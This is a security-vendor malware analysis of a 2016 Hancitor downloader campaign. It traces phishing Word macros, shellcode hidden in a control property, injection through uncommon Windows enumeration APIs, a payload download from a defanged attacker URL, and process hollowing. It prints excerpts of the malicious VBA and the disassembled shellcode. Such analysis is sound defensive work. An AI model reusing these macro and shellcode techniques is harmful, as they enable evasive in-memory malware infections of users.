MORPHISEC LAB

New Wave of Hancitor Malware Comes with New Evasive Techniques

INTRODUCTION

From November 7 – 15, 2016, Morphisec identified and monitored a new wave of sophisticated malware attacks using a modified version of the Hancitor downloader. The malware is delivered via targeted phishing emails with malicious macro-based documents attached.

In this report, Morphisec analyzes the full Hancitor attack chain. It is part of a series of reports produced by Morphisec Lab focusing on the most evasive and sophisticated in-memory malware families, like the previously analyzed new fileless Kovter attack.

Preventing Hancitor with Morphisec

The Hancitor variant recently identified by Morphisec has several modified evasive techniques, most noteworthy are the **different API's for the execution of shellcode.**

Despite new elements and variations, Morphisec's Endpoint Threat Prevention has no problem in stopping this sophisticated attack. Morphisec Moving Target Defense technology stops Hancitor without the need of changing any rules.

A Brief History of Hancitor

Hancitor (aka Chanitor and TorDal) is a downloader-type malware and usually a part of a larger targeted campaign. It has come in waves over the past two years, with each wave having some new evasive technique(s) that allow it to elude most existing endpoint security solutions.

After Hancitor establishes an initial foothold on the victim's machine, its downloaders contact C2 servers to download and install additional Trojans, bots and other kinds of malware, staying in-memory throughout the process.

Core capabilities:

- Hancitor attempts to detect and bypass traditional defenses, using an embedded executable and DLL calls to launch and grab additional payloads.
- Injecting a DLL or EXE downloaded from a URL and executing it without writing it to the disk.


The malicious documents themselves contain several identifying features that are consistent with each wave. For example, there are spelling mistakes ("availible" instead of "available") and an "artistic touch" to the macro comments which includes lyrics from "Run baby Run" by Garbage.


Previous Hancitor waves have been described by other researchers including those at Proofpoint, Palo Alto Networks, and Fortinet.


TECHNICAL ANALYSIS

1. Macro Documents


1.1. In the first step, **malicious macro WORD documents** are sent to the targeted victims. Note the spelling mistake "availible" that repreats itself thorughout Hancitor's waves.







1.2. **Machine Check Architecture:** The macro works seamlessly on both machine architectures x86/x64 (if Win64 defined). Note here the use of ***EnumTimeFormatsW*** for shellcode activation.



```
(General)                                    (Declarations)

'Find out who you are before you regret it
#If VBA6 And Win64 Then
'No you're never gonna crack
Public Type tangle
'No you're never gonna crack
start As LongPtr
'Every time you give yourself away
End Type
'So you're not gonna crack
Public Declare PtrSafe Function dooryard Lib "user32" Alias "EndPaint" (proestantior As LongPtr,beverage As LongPtr) As LongPtr
'So you're not gonna crack
Public  Declare PtrSafe Function whitworth Lib "kernel32.dll" Alias "VirtualAllocEx" (abrogated As LongPtr, obliquely As LongPtr, ByVal arbitrative As LongPtr, ByVal buttonhole As LongPtr, ByVal coelacanth As I
'So you're not gonna crack
Public  Declare PtrSafe Sub intermission Lib "ntdll.dll" Alias "RtlMoveMemory" (blackbody As Any, ByVal lensman As Any, ByVal nee As LongPtr)
'So you're not gonna crack
Public  Declare PtrSafe Function bruckenthalia Lib "kernel32.dll" Alias "EnumTimeFormatsW" (ByVal purus As Any, ByVal nuptse As Any, ByVal menagerie As Any) As LongPtr
'So you're not gonna crack
Public Declare PtrSafe Function plebiscitum Lib "user32" Alias "OpenClipboard" (arboriform As LongPtr) As Boolean
'So you're not gonna crack
Public Declare PtrSafe Function fealty Lib "user32" Alias "SetParent" (ByVal tenderness As LongPtr, ByVal microsporidian As LongPtr,rampion As LongPtr) As LongPtr
'So you're not gonna crack
Public Declare PtrSafe Function contrarian Lib "kernel32.dll" Alias "Sleep" (manduca As LongPtr)
'So you're not gonna crack
Public Declare PtrSafe Function drunkard Lib "user32" Alias "GetUpdateRect" (floverless As LongPtr, regeneracy As LongPtr,bombycid As LongPtr) As Boolean
'Don't it astound you?

'Love's an elusive charm and it can be painful
#Else
'Run from the noise of the street and the loaded gun
Public Declare Function whitworth Lib "kernel32.dll" Alias "VirtualAllocEx" (castroism As Long, accidence As Long, ByVal graze As Long, ByVal footstool As Long, ByVal vicariate As Long) As Long
'Life can be so cruel
Public Declare Sub intermission Lib "ntdll.dll" Alias "RtlMoveMemory" (septentrional As Any, ByVal ploy As Any, ByVal cinders As Long)
'Every time you give yourself away
Public Declare Function bruckenthalia Lib "kernel32.dll" Alias "EnumTimeFormatsW" (ByVal khartoum As Any, ByVal grinding As Any, ByVal fie As Any) As Long
'So run my baby run my baby run
Public Declare Function briefcase Lib "user32" Alias "SetParent" (ByVal anomalousness As Long, ByVal chewink As Long, advert As Long) As Long
'Run my baby run my baby run
Public Declare Function ex Lib "user32" Alias "GetUpdateRect" (drakes As Long, lubricitate As Long, pelham As Long) As Boolean
'You can keep it pure on the inside
Public Declare Function charioteer Lib "user32" Alias "EndPaint" (guttling As Long, cervical As Long) As Long
'You can keep it pure on the inside
Public Declare Function gigartinaceae Lib "user32" Alias "OpenClipboard" (enliven As Long) As Boolean
'You can keep it pure on the inside
```


1.2.1. In a similar document, we detected the use of ***EnumCalendarInfoW*** for shellcode activation.

```
'I hope you won't be saddened while I cry about it
#Else
'I hope you won't be saddened while I cry about it
Public Declare Sub iodoform Lib "ntdll.dll" Alias "RtlMoveMemory" (callithumpian As Any, notoriety As Any, ByVal humoral As Long)
'I hope you won't be saddened while I cry about it
Public Declare Function rump Lib "user32" Alias "SetParent" (ByVal clammyweed As Long, ByVal cras As Long, unsubmissive As Long) As Long
'I hope you won't be saddened while I cry about it
Public Declare Function arctiid Lib "user32" Alias "EndPaint" (yalta As Long, actiniopteris As Long) As Long
'I hope you won't be saddened while I cry about it
Public Declare Function ensue Lib "kernel32.dll" Alias "EnumCalendarInfoW" (ByVal afflicted As Any, ByVal likeliness As Any, ByVal isohel As Any, ByVal bookmaking As Any) As Long
'I hope you won't be saddened while I cry about it
Public Declare Function nogoal Lib "kernel32.dll" Alias "VirtualAllocEx" (bibere As Long, theirs As Long, ByVal preservative As Long, ByVal obeisance As Long, ByVal senselessly As Long) As Long
'I hope you won't be saddened while I cry about it
Public Declare Function piqueerer Lib "user32" Alias "GetUpdateRect" (befool As Long, predation As Long, reveal As Long) As Boolean
'I hope you won't be saddened while I cry about it
Public Declare Function scophthalmus Lib "user32" Alias "OpenClipboard" (flex As Long) As Boolean
'I hope you won't be saddened while I cry about it
```

1.3. **Injection of a shellcode** inside the WinWord process (using pure Visual Basic). **The hidden encrypted shellcode resides inside the Tab2.ControlTipText property.**

Note that the length of shellcode is > 4679 characters and therefore doesn't show as a value inside the ***ControlTipText*** property.

```
Dim barriers As Integer
Set bedside = proemium.noctambulist.BoundValue("Tab2")
amorpha = bedside.ControlTipText
barratrous = 75 + 8169
```



2. Shellcode Injection

2.1. The macro allocates a memory for the shellcode inside the WinWord process via ***VirtualAllocEX*** and then uses ***RtlMoveMemory*** to copy the shellcode into the allocated memory (the macro uses aliases of the declared functions as shown under 1.2.).

```
frostbitten = 105 + 3991
euglenaceae = whitworth(ByVal apogee, ByVal linguist, 9400, frostbitten, 64)
euglenaceae = 56754176  "bureaucratic"

intermission portability, VarPtr(euglenaceae) + 8, 4
firstlings = "uppers"

intermission ByVal portability, anchoret, 6183
```

0x3620000 = 56754176

2.2. **Shellcode memory allocation - Page permissions are RWX (read, write and execute)**

0x3620000	Private	12 kB	RWX
0x3620000	Private: Commit	12 kB	RWX

3. Shellcode Execution

The macro uses ***EnumTimeFormatsW*** /***EnumResourceTypesA*** / ***EnumCalendarInfoW*** and more Windows more Windows APIs for the execution of the injected shellcode. This allows the malware to avoid suspicious API calls such as ***ShellExecute***, ***CreateProcess***, ***WinExec*** and the need to write this intermediate shellcode-like dropper stage to the disk.

In addition, it is uncommon to see this technique implemented in VBA script delivered by macros. (The previous Hancitor wave reported in August used ***CallWindowProcA*** redirect code execution to shellcode.)


Turf = 0x3620000 (allocated memory)

Brilliantine = 0x3620000 + 0xE5D =0x3620E5D (shellcode entry point)

Bruckenthalia is an alias for ***EnumTimeFormatsW***(***lpTimeFmtEnumProc***, LOCALE_SYSTEM_DEFAULT,0)


```
brilliantine = turf + psittacidae
Dim absorbable As Long
absorbable = 9 - 9
tube = bruckenthalia(brilliantine, unliterary, absorbable)
For polyandrism = 8 To 75
```

LOCALE_SYSTEM_DEFAULT = 0x800




4. The Shellcode

4.1. If we attach to WINWORD.EXE and break on the offset of the injected shellcode memory location +***3677***(0XE5D) - the entry point of the shellcode - we are able see the code.




4.2. ***ATTACH THE WINWORD PROCESS in the entry point of the shellcode (0x3620E5D)***




4.3. From here, the shellcode gets the address for the "***ldrLoadDll***" function, which behaves similarly to ***LoadLibraryEx(),*** by accessing the Process Environment Block (PEB) and finding the "ntdll" module as the first module in the ***InInitializationOrderModuleList***, and then going over the exported functions in ntdll (***ldrLoadDll*** is one of the exported functions in ntdll.)

```
push    ebp
mov     ebp, esp
sub     esp, 998h
mov     eax, large fs:30h
mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     eax, [eax+8]    ; ntdll
push    ebx
push    esi
push    edi
lea     ecx, [ebp+var_38]
push    ecx
xor     ebx, ebx
push    eax
mov     [ebp+var_38], 'LrdL'
mov     [ebp+var_34], 'Ddao'
mov     [ebp+var_30], 'll'
mov     [ebp+var_2E], bl
mov     [ebp+var_1B0], eax
call    runExportTable  ; run on ntdll export table and find ldrloaddll
pop     ecx
pop     ecx
push    6Bh ; 'k'
mov     [ebp+var_4], eax
pop     eax
push    65h ; 'e'
mov     [ebp+var_214], ax
pop     eax
push    72h ; 'r'
mov     [ebp+var_212], ax
pop     eax
push    6Eh ; 'n'
mov     [ebp+var_210], ax
pop     eax
push    65h ; 'e'
mov     [ebp+var_20E], ax
pop     eax
```

4.4. ***runExportTable*** function:





4.5. After loading the ***Kernel32.dll***, ***Psapi.dll***, ***Urlmon.dll***, ***User32.dll*** modules using ***ldrLoadDll*** (found in the previous step), the shellcode will look for exported functions in those modules:

- *ExpandEnviromentStringsA*
- *IsReadBadPtr*
- *GetMappedFileName*
- *VirtualAllocEx*
- *URLDownlaodToCacheFileA*
- *GetVersionEx*
- *WsprintfA*
- *CreateProcessA*
- *ZwUnmapViewSection*
- *VirtualAllocEx*
- *ResumThread*
- *WriteProcessMemory*
- *SetThreadContext*
- *GetThreadContext*
- *IsWow64Process*

```
mov     [ebp+var_154], 'oriv'
mov     [ebp+var_150], 'nemn'
mov     [ebp+var_14C], 'rtSt'
mov     dword ptr [ebp-148h], 'sgni'
mov     [ebp+var_144], 'A'
call    runExportTable  ; ExpandEnviromentStringsA
mov     [ebp+var_18], eax
lea     eax, [ebp+var_68]
push    eax
push    [ebp+var_20]
mov     [ebp+var_68], 'aBsI'
mov     [ebp+var_64], 'aeRd'
mov     [ebp+var_60], 'rtPd'
mov     [ebp+var_5C], bl
call    runExportTable  ; IsBadReadPtr
add     esp, 10h
```


5. Second Stage Shellcode

5.1. Now the first shellcode downloads encrypted executable which will be used in the following step - process hollowing:

url: hxxp://heontoftfa[.]com/blt/path1[.]php?v=%d%d

```
push    eax
mov     [ebp+var_1A8], 'ptth'
mov     [ebp+var_1A4], 'h//:'
mov     [ebp+var_1A0], 'tneo'
mov     [ebp+var_19C], 'ftfo'
mov     [ebp+var_198], 'oc.a'
mov     [ebp+var_194], 'lb/m'
mov     [ebp+var_190], 'ap/t'
mov     [ebp+var_18C], '.1ht'
mov     [ebp+var_188], '?php'
mov     [ebp+var_184], 'd%=v'
mov     [ebp+var_180], 'd%'
mov     [ebp+var_17E], bl
call    sub_3620D64
```

5.2. Decryption of the downloaded executable in-memory: it will add 0x3 to each byte in our example, and then XOR it by 0x13.



5.3. Process Hollowing

The shellcode will create a new process based on the machine type. If its 64-bit machine, it will create 32-bit SysWow64/svchost process and - after suspending it - will replace it with 32-bit decrypted executable downloaded before. If it's a 32-bit machine, it will inject into explorer.exe (which is 32-bit by default on 32-bit machine.)

```
call    runExportTable  ; CreateProcessA
mov     [ebp+var_1AC], eax
lea     eax, [ebp+var_110]
push    eax
push    [ebp+var_1B0]
mov     [ebp+var_110], 'nUwZ'
mov     [ebp+var_10C], 'Vpam'
mov     [ebp+var_108], 'Ouei'
mov     [ebp+var_104], 'ceSf'
mov     [ebp+var_100], 'noit'
mov     [ebp+var_FC], bl
call    runExportTable  ; ZwUnmapViewOfSection
mov     [ebp+var_1C], eax
lea     eax, [ebp+var_98]
push    eax
push    esi
mov     [ebp+var_98], 'triV'
mov     [ebp+var_94], 'Alau'
mov     [ebp+var_90], 'coll'
mov     [ebp+var_8C], 'xE'
mov     [ebp+var_8A], bl
call    runExportTable  ; VirtualAllocEx
mov     [ebp+var_4], eax
lea     eax, [ebp+var_58]
push    eax
push    esi
mov     [ebp+var_58], 'useR'
mov     [ebp+var_54], 'hTem'
mov     [ebp+var_50], 'daer'
mov     [ebp+var_4C], bl
call    runExportTable  ; ResumeThread
mov     [ebp+var_234], eax
lea     eax, [ebp+var_E4]
push    eax
push    esi
mov     [ebp+var_E4], 'tirW'
mov     [ebp+var_E0], 'orPe'
mov     [ebp+var_DC], 'ssec'
mov     [ebp+var_D8], 'oneM'
mov     [ebp+var_D4], 'yr'
mov     [ebp+var_D2], bl
call    runExportTable  ; WriteProcessMemory
mov     [ebp+var_10], eax
lea     eax, [ebp+var_BC]
push    eax
push    esi
mov     [ebp+var_BC], 'TteS'
mov     [ebp+var_B8], 'aerh'
mov     [ebp+var_B4], 'noCd'
mov     [ebp+var_B0], 'txet'
mov     [ebp+var_AC], bl
call    runExportTable  ; SetThreadContext
mov     [ebp+var_228], eax
lea     eax, [ebp+var_D0]
push    eax
push    esi
mov     [ebp+var_D0], 'TteG'
